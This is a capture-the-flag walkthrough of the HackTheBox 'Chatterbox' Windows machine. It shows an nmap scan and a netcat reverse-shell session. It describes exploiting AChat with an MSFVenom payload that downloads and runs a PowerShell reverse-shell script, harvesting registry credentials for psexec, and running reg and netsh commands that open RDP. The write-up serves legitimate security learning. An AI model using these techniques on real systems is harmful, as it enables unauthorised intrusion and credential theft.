Chatterbox walkthrough

Index

Index 1
List of pictures 1
Disclaimer 2
Reconnaissance 2
Initial foothold 2
User flag 3
Privilege escalation 4
Personal comments 5
References 5

List of pictures

Figure 1 - nMap scan results 2
Figure 2 - User shell 3
Figure 3 - User flag 3
Figure 4 - Credentials found 4
Figure 5 - NT AUTHORITY SYSTEM shell 4
Figure 6 - Root flag 5

Disclaimer

I do this box to learn things and challenge myself. I'm not a kind of penetration tester guru who always knows where to look for the right answer. Use it as a guide or support. Remember that it is always better to try it by yourself. All data and information provided on my walkthrough are for informational and educational purpose only. The tutorial and demo provided here is only for those who are willing and curious to know and learn about Ethical Hacking, Security and Penetration Testing.

Just to say: I am not an English native person, so sorry if I did some grammatical and syntax mistakes.

Reconnaissance

The results of an initial nMap scan are the following:

```
┌──(k14d1u5㉿kali)-[~/…/Windows/Medium/chatterbox/nMap]
└─$ nmap -sT -sV -p- -A 10.10.10.74 -oA ChatterBox
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-23 10:08 PDT
Nmap scan report for 10.10.10.74
Host is up (0.039s latency).
Not shown: 65524 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
9255/tcp  open  http         AChat chat system httpd
|_http-title: Site doesn't have a title.
|_http-server-header: AChat
9256/tcp  open  achat        AChat chat system
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: CHATTERBOX; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-05-23T22:11:07
|_  start_date: 2025-05-23T22:08:00
| smb2-security-mode:
|   2:1:0:
|_    Message signing enabled but not required
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: Chatterbox
|   NetBIOS computer name: CHATTERBOX\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2025-05-23T18:11:10-04:00
|_clock-skew: mean: 6h20m01s, deviation: 2h18m36s, median: 4h59m59s
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 141.74 seconds
```

Figure 1 - nMap scan results

Open ports are 135, 139, 445, 9255, 9256, 49152, 49153, 49154, 49155, 49156 and 49157. Therefore, enabled services are MSRPC (135, 49152, 49153, 49154, 49155, 49156 and 49157), NetBIOS (139), SMB (445) and a web application running on ports 9255 and 9256. Also, nMap recognized Windows as operative system.

Initial foothold

As my usual, I started to analyze the web application. However, I was not able to have data and information browsing it via browser. Therefore, I tried to analyze some interesting named pipe to exploit. I found some interesting, but I needed credentials I haven't. At this point I came back on the AChat web application and I found a public exploit.

User flag

I download the AChat public exploit I found and generated an MSFVenom payload to force the application to download and execute a PowerShell script. I let the application to download the Invoke-PowerShellTcp PowerShell script in which I added the command line to open a reverse shell at the end of the file. When I run the Achat exploit with an opened listener, I obtain the user shell:

```
┌─[eu-vip-28]─[10.10.14.10]─[c4l1xdu0@htb-io5xeosx4y]─[~]
└──╼ [★]$ nc -nlvp 6666
listening on [any] 6666 ...
connect to [10.10.14.10] from (UNKNOWN) [10.10.10.74] 49352
SHELL> pwd

Path
----
C:\Windows\system32


SHELL> whoami
chatterbox\alfred
SHELL> cd C:\Users\alfred
SHELL> cd Desktop
SHELL> pwd

Path
----
C:\Users\alfred\Desktop


SHELL> dir


    Directory: C:\Users\alfred\Desktop
```

Figure 2 - User shell

Using this shell, I was able to retrieve the user flag:

```
Path
----
C:\Users\alfred\Desktop


SHELL> dir


    Directory: C:\Users\alfred\Desktop


Mode                 LastWriteTime     Length Name
----                 -------------     ------ ----
-ar--         5/29/2025   3:27 PM         34 user.txt


SHELL> type user.txt
a                                    )3
SHELL>
```

Figure 3 - User flag

Privilege escalation

At this point I needed to escalate my privileges. I tried to upload WinPeas, but its results weren't useful in this case. Therefore, I tried to look for some interesting information. After a little while, I found some credentials in registry, as shown in the following picture:



Figure 4 - Credentials found

Again, after a while I tried to use these credentials to login as Admin and, luckily, they worked. In particular, I used psexec to connect as Administrator:



Figure 5 - NT AUTHORITY SYSTEM shell

Even I had a privileged shell, I was not able to retrieve the root flag. To do it, I opened the RDP protocol running the following two commands:

1. reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
2. netsh firewall add portopening TCP 3389 "Remote Desktop"

At this point, I connected as Administrator via RDP and I retrieved the root flag:



Figure 6 - Root flag

Personal comments

This box was overall pretty simple. However, I was experienced a very bad user experience and I still don't understand why. For this reason, I was forced to use the Parrot Pwnbox provided by HackTheBox platform to complete it. I was very annoyed about it. Also, it was interesting to check the AutoLogOn registry. Lastly, it was very strange that when I obtained the Administrator shell, I wasn't able to retrieve the root flag and I needed to use RDP to do it. In my opinion, it was a good and interesting box overall.

References

1. AChat exploit: https://github.com/mpgn/AChat-Reverse-TCP-Exploit.